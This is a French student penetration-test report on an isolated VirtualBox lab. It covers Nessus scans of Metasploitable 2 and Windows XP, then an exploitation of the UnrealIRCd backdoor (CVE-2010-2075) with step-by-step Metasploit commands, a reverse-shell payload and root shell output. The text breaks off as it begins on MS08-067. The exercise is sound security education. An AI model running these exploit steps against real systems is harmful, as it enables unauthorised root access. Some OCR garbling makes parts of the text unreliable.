



# Rapport de Test d'Intrusion - SAE 304

Sami HAMEG - BUT2 RT - Janvier 2026



---

## Introduction

Le test d'intrusion, ou **pentesting**, est une pratique de cybersécurité consistant à simuler une cyberattaque contre une infrastructure informatique afin d'en évaluer la sécurité. Contrairement à une attaque réelle malveillante, le pentester opère de manière éthique pour identifier les failles avant qu'elles ne soient exploitées par des attaquants. Cette démarche suit généralement un cycle rigoureux : la reconnaissance (analyse des services), le scan (déttection de vulnérabilités), l'exploitation (preuve de l'intrusion) et enfin la rédaction d'un rapport de préconisations.

Le pentesting est aujourd'hui un pilier indispensable pour les entreprises souhaitant valider l'efficacité de leurs défenses et garantir la confidentialité ainsi que l'intégrité de leurs données.

Le projet **SAE 304** a pour objectif la réalisation d'un test d'intrusion complet au sein d'un environnement virtualisé sécurisé. La première phase consiste à mettre en place un laboratoire sous l'hyperviseur **VirtualBox**, incluant une plateforme d'attaque sous **Kali Linux** et deux cibles : une machine **Windows XP Familial** et la machine **Metasploitable**. Pour mener à bien l'audit, le scanner de vulnérabilités **Nessus** est installé directement sur la machine Kali afin de lancer des tests d'intrusion automatisés sur les deux cibles.

Une fois les scans effectués, l'étape suivante repose sur l'étude approfondie des rapports générés pour identifier les faiblesses critiques des systèmes. L'audit se poursuit par une phase active d'exploitation où une ou plusieurs vulnérabilités sont testées, documentées et commentées avec précision. Ce travail technique aboutit enfin à la rédaction d'un rapport professionnel et à la préparation d'une soutenance orale de 10 minutes, permettant de démontrer la maîtrise des outils et la pertinence des analyses de sécurité effectuées

---



---

# Table des matières

<b>Introduction</b>	<b>2</b>
<b>Table des matières</b>	<b>4</b>
<b>Mise en place de l'Environnement de Test</b>	<b>5</b>
Inventaire des machines virtuelles	5
(Référence : Déploiement des machines )	5
Mise en place du réseau local	5
Configuration Réseau	5
Vérification de la Connectivité	5
(Référence : Créer le réseau local)	6
(Référence : Test de connectivité)	6
Installation de l'outil d'audit (Nessus)	6
(Référence : Figure 8 et 9)	6
Prise en main de Nessus	6
Analyse détaillée des vulnérabilités (Cible Metasploitable)	8
Analyse des Résultats du Scan de Vulnérabilités	9
Exploitation de la vulnérabilité UnrealIRCd (CVE-2010-2075)	12
Contexte: UnrealIRCd Backdoor	12
Préparation de l'attaque	12
Début de l'attaque	13
Conclusion de l'exploitation de la vulnérabilité	17
Analyse détaillée des vulnérabilités (Cible Windows XP)	17
Analyse des Résultats du Scan de Vulnérabilités	18
Exploitation de la vulnérabilité MS08-067	19
Contexte: MS08-067	19
Préparation de l'attaque	19
Début de l'attaque	20
Conclusion de l'exploitation de la vulnérabilité	21
<b>Conclusion</b>	<b>22</b>
<b>Annexe</b>	<b>23</b>
Déploiement des machines	23
Créer réseau local	27
Test de connectivité entre VM	29
Ping de Metasploit ( 10.0.2.3 ) vers Windows xp ( 10.0.2.15 ): 29	29
Ping de Windows xp ( 10.0.2.15 ) vers Metasploit ( 10.0.2.3 ) : 29	29
Ping de Kali (10.0.2.10) vers Metasploit (10.0.2.3) et Windows xp	29

---

---

(10.0.2.15):	30
Ping de Metasploit (10.0.2.3) et Windows xp (10.0.2.15) vers Kali (10.0.2.10):	31

## Mise en place de l'Environnement de Test

L'infrastructure a été déployée sous l'hyperviseur **VirtualBox** (version 7.2). Un réseau local isolé de type **NAT Network** a été configuré pour permettre la communication entre les machines tout en garantissant la sécurité de l'hôte physique.

### Inventaire des machines virtuelles

Voici un tableau décrivant les rôles, systèmes d'exploitation et adresses IP des machines utilisées :

Rôle	Système d'Exploitation	Adresse IP
Attaquant	Kali Linux 2025.4	10.0.2.10
Cible 1	Windows XP SP1	10.0.2.15
Cible 2	Metasploitable 2	10.0.2.3

(Référence : [Déploiement des machines](#))

## Mise en place du réseau local

### *Configuration Réseau*

Le réseau mis en œuvre est de type NAT (Network Address Translation). La plage d'adressage IP 10.0.2.0/24 **a été conservée**, car elle était déjà présente sur les machines de l'IUT.

### *Vérification de la Connectivité*

La configuration a été validée au moyen de tests de connectivité, notamment des commandes **ping**, exécutés entre la machine Kali et les machines cibles. Ces tests ont permis de confirmer que les flux réseau étaient correctement établis.

---

--

---

(Référence : [Créer le réseau local](#))

(Référence : [Test de connectivité](#))


## Installation de l'outil d'audit (Nessus)

Nessus Essentials a été déployé sur Kali Linux à l'aide du gestionnaire de paquets **dpkg**. Pour accéder à l'interface de gestion, il est nécessaire de démarrer le service Nessus via **systemctl**, puis de se connecter à l'adresse <https://127.0.0.1:8834> et d'ignorer le message d'alerte.

(Référence : Figure 8 et 9)


## Prise en main de Nessus

Après avoir accédé à Nessus, nous avons procédé à la création d'un compte Nessus Essentials. Une fois connecté, l'utilisateur est directement dirigé vers le menu. Il est nécessaire de créer un dossier **SAE304** qui servira à stocker les scans des machines virtuelles (VM) cibles.



En cliquant sur « **Create a new scan** », la page proposant les différents modèles d'analyse (templates) s'affiche. Il suffit alors de choisir « **Basic Network Scan** ».

---



Il est ensuite nécessaire de créer un fichier de configuration pour le scan. Ce fichier doit contenir les informations requises (comme le nom et la description du scan) et, dans la section des cibles (targets), l'adresse IP de la machine à scanner (Metasploit et Windows XP, chacun ayant un fichier de scan dédié).

The screenshot shows the configuration dialog for a new scan. The left sidebar has tabs for Settings, Credentials, and Plugins. The "Settings" tab is active. The "Basic" section is expanded, showing the "General" tab selected. The "Name" field is filled with "Scan Kali to Metasploit". The "Description" field contains "Kali: 10.0.2.10/24" and "Meta: 10.0.2.3/24". The "Discovery" section is collapsed. The "Assessment" section is collapsed. The "Report" section is collapsed. The "Advanced" section is collapsed. The "Targets" field is filled with "10.0.2.3/24". At the bottom, there are "Save" and "Cancel" buttons.

Une fois les deux fichiers de scans configurés, le dossier affichera les deux scans que nous avons créés. Il faut les lancer et patienter quelques minutes, le temps que Nessus collecte suffisamment d'informations sur nos cibles. Ensuite, nous pourrons cliquer sur le scan de notre choix (nous utiliserons les deux dans notre projet).


Name	Scan Type	Schedule	Last Scanned	Actions
Scan Kali to Metasploit	Vulnerability	On Demand	N/A	<span>Launch</span> <span>▶</span> <span>✖</span>
Scan Kali to Windows XP	Vulnerability	On Demand	N/A	<span>▶</span> <span>✖</span>

## Analyse détaillée des vulnérabilités (Cible Metasploitable)

Après quelques instants, en sélectionnant le premier élément (Metasploit), les informations suivantes sont affichées. Nous cliquons alors sur l'adresse IP de la cible (10.0.2.3).

Hosts	Vulnerabilities	Remediations	Notes	History
5	128	8	5	1

Host	Auth	Vulnerabilities
10.0.2.3	Fail	11 Critical, 7 High, 23 Medium, 8 Low



### *Analyse des Résultats du Scan de Vulnérabilités*

#### Identification et État de l'Hôte:

- L'adresse IP scannée est 10.0.2.3 (Metasploit).
- La colonne Auth (Authentification) affiche "Fail", ce qui indique que les vulnérabilités ont été détectées sans l'utilisation d'identifiants (à distance).

#### Gravité Globale des Problèmes:

- L'hôte 10.0.2.3 est jugé très exposé, présentant 11 vulnérabilités critiques (niveau de danger maximal, signalé en rouge).

#### Synthèse des Vulnérabilités (Graphique Circulaire):

- La majeure partie des résultats est classée en Info (Bleu). Ces éléments fournissent des renseignements utiles (comme le système d'exploitation ou les ports ouverts) plutôt que des failles de sécurité directes.
- Les vulnérabilités Critiques (Rouge) représentent les failles les plus dangereuses. Elles pourraient potentiellement permettre à un attaquant de prendre le contrôle de la machine à distance.
- Les autres catégories de couleur (High, Medium, Low) correspondent à des niveaux de risque allant d'important à faible.

En cliquant sur l'hôte 10.0.2.3, les résultats du scan s'affichent de manière détaillée.

The screenshot shows the Metasploit Framework interface with the title "Scan Kali to Metasploit / 10.0.2.3". The main section displays a table of vulnerabilities with the following columns: Sev, CVSS, VPR, EPSS, Family, Count, and a gear icon. A filter bar above the table includes "Filter", "Search Vulnerabilities", and a search icon. The table shows 73 vulnerabilities across various families, with one entry for "Backdoors" having a count of 1. A context menu is open over this row, showing details about the host: IP: 10.0.2.3, MAC: 08:00:27:88:F7:4E, OS: Linux Kernel 2.6 on Ubuntu (hardy), Start: Today at 9:43 AM, End: Today at 10:03 AM, Lapsed: 21 minutes, B: Download, and Auth: Fail. The context menu also includes options like "Host Details", "Host", "Vulnerabilities", and "Exploits".

Sev	CVSS	VPR	EPSS	Family	Count		Host:
<span style="background-color: red; color: white; padding: 2px 5px;">CRITICAL</span>	10.0 *	7.4	0.8622	Backdoors	1	<span style="color: blue;">🔗</span>	10.0.2.3
<span style="background-color: red; color: white; padding: 2px 5px;">CRITICAL</span>	10.0			General	1	<span style="color: blue;">🔗</span>	
<span style="background-color: red; color: white; padding: 2px 5px;">CRITICAL</span>	10.0 *			Gain a shell remotely	1	<span style="color: blue;">🔗</span>	
<span style="background-color: red; color: white; padding: 2px 5px;">CRITICAL</span>	9.8			Backdoors	1	<span style="color: blue;">🔗</span>	
<span style="background-color: red; color: white; padding: 2px 5px;">CRITICAL</span>	9.8			Service detection	2	<span style="color: blue;">🔗</span>	
<span style="background-color: red; color: white; padding: 2px 5px;">CRITICAL</span>	...	...	...	Gain a shell remotely	3	<span style="color: blue;">🔗</span>	
<span style="background-color: purple; color: white; padding: 2px 5px;">MIXED</span>	...	...	...	Web Servers	4	<span style="color: blue;">🔗</span>	

Plusieurs vulnérabilités sont visibles, classées selon leur niveau de gravité (critique, élevé, mixte, moyen, faible). Pour obtenir plus d'informations, nous allons cliquer sur la vulnérabilité de la famille backdoors (CVSS 10.0\*).

CRITICAL UnrealIRCd Backdoor Detection

**Description**  
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

**Solution**  
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

**See Also**  
<https://seclists.org/fulldisclosure/2010/jun/277>  
<https://seclists.org/fulldisclosure/2010/jun/284>  
<http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt>

**Output**

```
The remote IRC server is running as :  
uid=0(root) gid=0(root)
```

To see debug logs, please visit individual host

Port ▲	Hosts
6667 / tcp / irc	10.0.2.3

**Plugin Details**

Severity:	Critical
ID:	46882
Version:	1.16
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	April 11, 2022

**VPR Key Drivers**

Threat Recency:	No recorded ever
Threat Intensity:	Very Low
Exploit Code Maturity:	Functional
Age of Vuln:	730 days +
Product Coverage:	Low
CVSSV3 Impact Score:	5.9
Threat Sources:	No recorded ever

**Risk Information**

Exploit Code Maturity:	Functional
Age of Vuln:	730 days +
Product Coverage:	Low
CVSSV3 Impact Score:	5.9
Threat Sources:	No recorded ever

**Vulnerability Priority Rating (VPR):**  
**Exploit Prediction Scoring System**  
**Risk Factor:** Critical  
**CVSS v2.0 Base Score:** 10.0  
**CVSS v2.0 Temporal Score:** 8.3  
**CVSS v2.0 Vector:** CVSS2#AV:N/AC:A/C  
**CVSS v2.0 Temporal Vector:** CVSS2#RC:C

## UnrealIRCd Backdoor : Vulnérabilité Critique (Score de Sévérité 10.0)

Cette vulnérabilité est considérée comme la plus dangereuse. Son exploitation, **localisée sur le port 6667/tcp, permet l'exécution de code arbitraire à distance (RCE)**.

**Impact :** Le service IRC est exécuté avec les privilèges **root (uid=0)**. Par conséquent, une exploitation réussie octroie un contrôle total et absolu sur la machine compromise.

## Exploitation de la vulnérabilité UnrealIRCd (CVE-2010-2075)

La faille **UnrealIRCd Backdoor** (ID 46882) constitue une cible prioritaire car elle permet une exécution de commande à distance avec les priviléges les plus élevés.

### *Contexte: UnrealIRCd Backdoor*

La faille **UnrealIRCd Backdoor (CVE-2010-2075)** constitue un cas d'école majeur en cybersécurité, illustrant la vulnérabilité des chaînes d'approvisionnement logicielles. En 2010, des attaquants ont réussi à compromettre les serveurs miroirs officiels pour injecter un cheval de Troie directement dans le code source de la version 3.2.8.1, permettant ainsi une exécution de commande à distance (**Remote Command Execution**) via une simple chaîne de caractères spécifiquement formatée.


### *Préparation de l'attaque*

Pour mener l'attaque, il faut d'abord lancer msf sur Kali, trouver l'outil (search), puis le sélectionner (use). Ensuite, on spécifie l'adresse IP de la cible (RHOSTS) et la nôtre (LHOST). Il faut également déterminer la méthode de contrôle souhaitée (PAYLOAD) avant de déclencher l'assaut (exploit).

**Initialisation de Metasploit :** Lancez la console Metasploit.

**msfconsole**

---



1. Recherche du module d'exploitation : Identifiez l'exploit ciblant UnrealIRCd.

```
search unrealircd
```

2. Sélection du module d'exploitation : Chargez le module correspondant à la backdoor d'UnrealIRCd 3.2.8.1.

```
use exploit/unix/irc/unreal ircd_3281_backdoor
```

3. Configuration du Payload : Définissez le payload de type reverse shell pour obtenir un accès via une commande Unix.

```
set PAYLOAD cmd/unix/reverse
```

4. Définition de l'attaquant (LHOST) : Spécifiez l'adresse IP de votre machine Kali (l'attaquant).

```
set LHOST 10.0.2.10
```

5. Définition de la cible (RHOSTS) : Indiquez l'adresse IP de la machine cible.

```
set RHOSTS 10.0.2.3
```

6. Exécution de l'attaque : Lancez l'exploitation.

```
exploit
```

*Début de l'attaque*

```

root@kali: /home/kali/Downloads/SAE304/Scans
Session Actions Edit View Help
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.10
LHOST ⇒ 10.0.2.10
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.3
set RHOSTS
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.3
RHOSTS ⇒ 10.0.2.3
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.10:4444
[*] 10.0.2.3:6667 - Connected to 10.0.2.3:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
[*] 10.0.2.3:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo P7t4c86NyVZrkzn0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B ...
[*] B: "P7t4c86NyVZrkzn0\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.10:4444 → 10.0.2.3:47650) at 2026
-01-29 10:34:40 -0500
Hosts

```


On tape **pwd** et on voit qu'on est dans **/home**, mais c'est pas suffisant pour être sûr qu'on contrôle metasploit.

```

root@kali: /home/kali/Downloads/SAE304/Scans
Session Actions Edit View Help
pwd
/home
ls
ftp
scans Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
reports hosts vulnerabilities msfadmin service user settings
cd msfadmin
ls
hello
vulnerable

```

Pour connaître l'adresse IP de notre machine lancée sur **msf**, on utilise la commande **ip addr**.



On constate que l'on a l'adresse IP de Metasploit, qui est **10.0.2.3/24**. Nous allons maintenant créer le fichier SAE304.txt et y écrire le contenu suivant (ce fichier est appelé **PoC: Proof of Concept**) :

```

root@kali: /home/kali/Downloads/SAE304/Scans
Session Actions Edit View Help
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 08:00:27:88:f7:4e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global eth0
        inet6 fe80::a00:27ff:fe88:f74e/64 scope link
            valid_lft forever preferred_lft forever
echo "Dans le cadre de la SAE304, moi, Sami HAMEG, ai choisis la vulnérabilité backdoor ID 46882" > SAE304.txt
ls
SAE304.txt
hello
vulnerable
ls -l
total 12
-rw----- 1 root      root      94 Jan 29 10:59 SAE304.txt
drwxr-xr-x 2 msfadmin msfadmin 4096 Jan 29 10:31 hello
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 vulnerable
whoami
root

```

À ce stade, on est sûr qu'on contrôle metasploit (**\$msfadmin**) en tant que **root** mais on peut davantage prouver. Rendons nous sur metasploit et faisons les mêmes commandes ( **ip addr** et **lisons le fichier SAE304.txt** ):

```

msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:88:f7:4e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global eth0
        inet6 fe80::a00:27ff:fe88:f74e/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ pzd
-bash: pzd: command not found
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls 61
ls: cannot access 61: No such file or directory
msfadmin@metasploitable:~$ ls -l
total 12
drwxr-xr-x 2 msfadmin msfadmin 4096 2026-01-29 10:31 hello
-rw----- 1 root      root      94 2026-01-29 10:59 SAE304.txt
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ whoami
msfadmin

```

À ce stade, on confirme bien qu'on contrôle **totalelement** metasploit via l'outil msfadmin sur kali.

#### *Conclusion de l'exploitation de la vulnérabilité*

La compromission totale de la machine cible a été rendue possible par l'exploitation d'une **vulnérabilité critique de type Backdoor** (porte dérobée) au sein du **service UnrealIRCd tournant sur le port 6667**. Cette faille, identifiée avec un **score de严重性 maximum de 10.0**, provient d'une modification malveillante du code source original du logiciel qui permet à un attaquant distant d'exécuter des **commandes arbitraires** sans aucune authentification.

Le succès de l'intrusion repose sur un défaut majeur de configuration : le service IRC s'exécutent avec les priviléges de l'utilisateur **root (uid=0)**, le niveau d'administration le plus élevé du système. En utilisant le framework Metasploit et un payload de type reverse shell, j'ai pu forcer la cible à initier une connexion sortante vers ma machine Kali (**10.0.2.10**), contournant ainsi d'éventuelles restrictions réseau. L'ouverture de la **Command shell session 1** confirme que l'attaquant hérite immédiatement des droits root, permettant un contrôle absolu sur les fichiers et la configuration de la machine Metasploitable.

## Analyse détaillée des vulnérabilités (Cible Windows XP)

Après la première intrusion réussie, on sélectionne le second élément (Windows XP), les informations suivantes sont affichées. Nous cliquons alors sur l'adresse IP de la cible (10.0.2.15).

---

Scan Kali to Windows XP

[Configure](#)

[Back to SAE304](#)

Hosts	2	Vulnerabilities	24	Notes	1	History	1
Filter	Search Hosts	2 Hosts					
Host	Auth	Vulnerabilities	▼	%			
10.0.2.15	Fail	12	5	2	34	100%	
10.0.2.2	Fail	1	4			100%	

**Scan Details**

Policy: Basic Network Scan  
 Status: Running

Severity Base: CVSS v3.0  
 Scanner: Local Scanner  
 Start: Today at 9:44 AM

**Vulnerabilities**

- Critical
- High
- Medium
- Low
- Info

## Analyse des Résultats du Scan de Vulnérabilités

**CRITICAL Microsoft Windows XP Unsupported Installation Detection**

**Description**  
 The remote host is running Microsoft Windows XP. Support for this operating system by Microsoft ended April 8th, 2014.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

**Solution**  
 Upgrade to a version of Windows that is currently supported.

**See Also**  
<http://www.nessus.org/u?2f80aef2>  
<http://www.nessus.org/u?321523eb>  
<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>  
<http://www.nessus.org/u?8dcab5e4>

**Output**  
 No output recorded.

**Output**  
 No output recorded.  
 To see debug logs, please visit individual host

Port ▲	Hosts
N/A	10.0.2.15

**Plugin Details**

Severity: Critical  
 ID: 73182  
 Version: 1.20  
 Type: combined  
 Family: Windows  
 Published: March 25, 2014  
 Modified: September 22, 2014

**Risk Information**

Risk Factor: Critical  
**CVSS v3.0 Base Score: 10.0**  
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/S:C/H:H/I:H/A:H  
 CVSS v3.0 Temporal Vector: CVSS:3.0/T:R/C:L  
 CVSS v3.0 Temporal Score: 9.0  
 CVSS v2.0 Base Score: 10.0  
 CVSS v2.0 Temporal Score: 7.8  
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/PR:N/C:L/I:H/A:H  
 CVSS v2.0 Base Score: 10.0  
 CVSS v2.0 Temporal Score: 7.8  
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/PR:N/C:L/I:H/A:H  
 CVSS v2.0 Temporal Vector: CVSS2#AV:N/AC:L/PR:N/C:L/I:H/A:H

**Vulnerability Information**

CPE: cpe:/o:microsoft:windows\_xp  
 Exploit Available: true   
 Exploit Ease: Exploits are available  
 In the news: true

---

Pour windows, nous allons exploiter la faille la plus fiable et la plus célèbre **MS08-067**, une vulnérabilité critique dans le service Serveur (SMB).

## Exploitation de la vulnérabilité MS08-067

L'exploitation de la faille **MS08-067** (détectée sous l'ID Nessus **34477**) est l'une des méthodes les plus fiables pour prendre le contrôle d'un ancien système Windows. Elle cible une faiblesse dans le service de partage de fichiers (SMB) qui permet d'envoyer des instructions directement au cœur du système sans avoir besoin de mot de passe.

*Contexte: MS08-067*

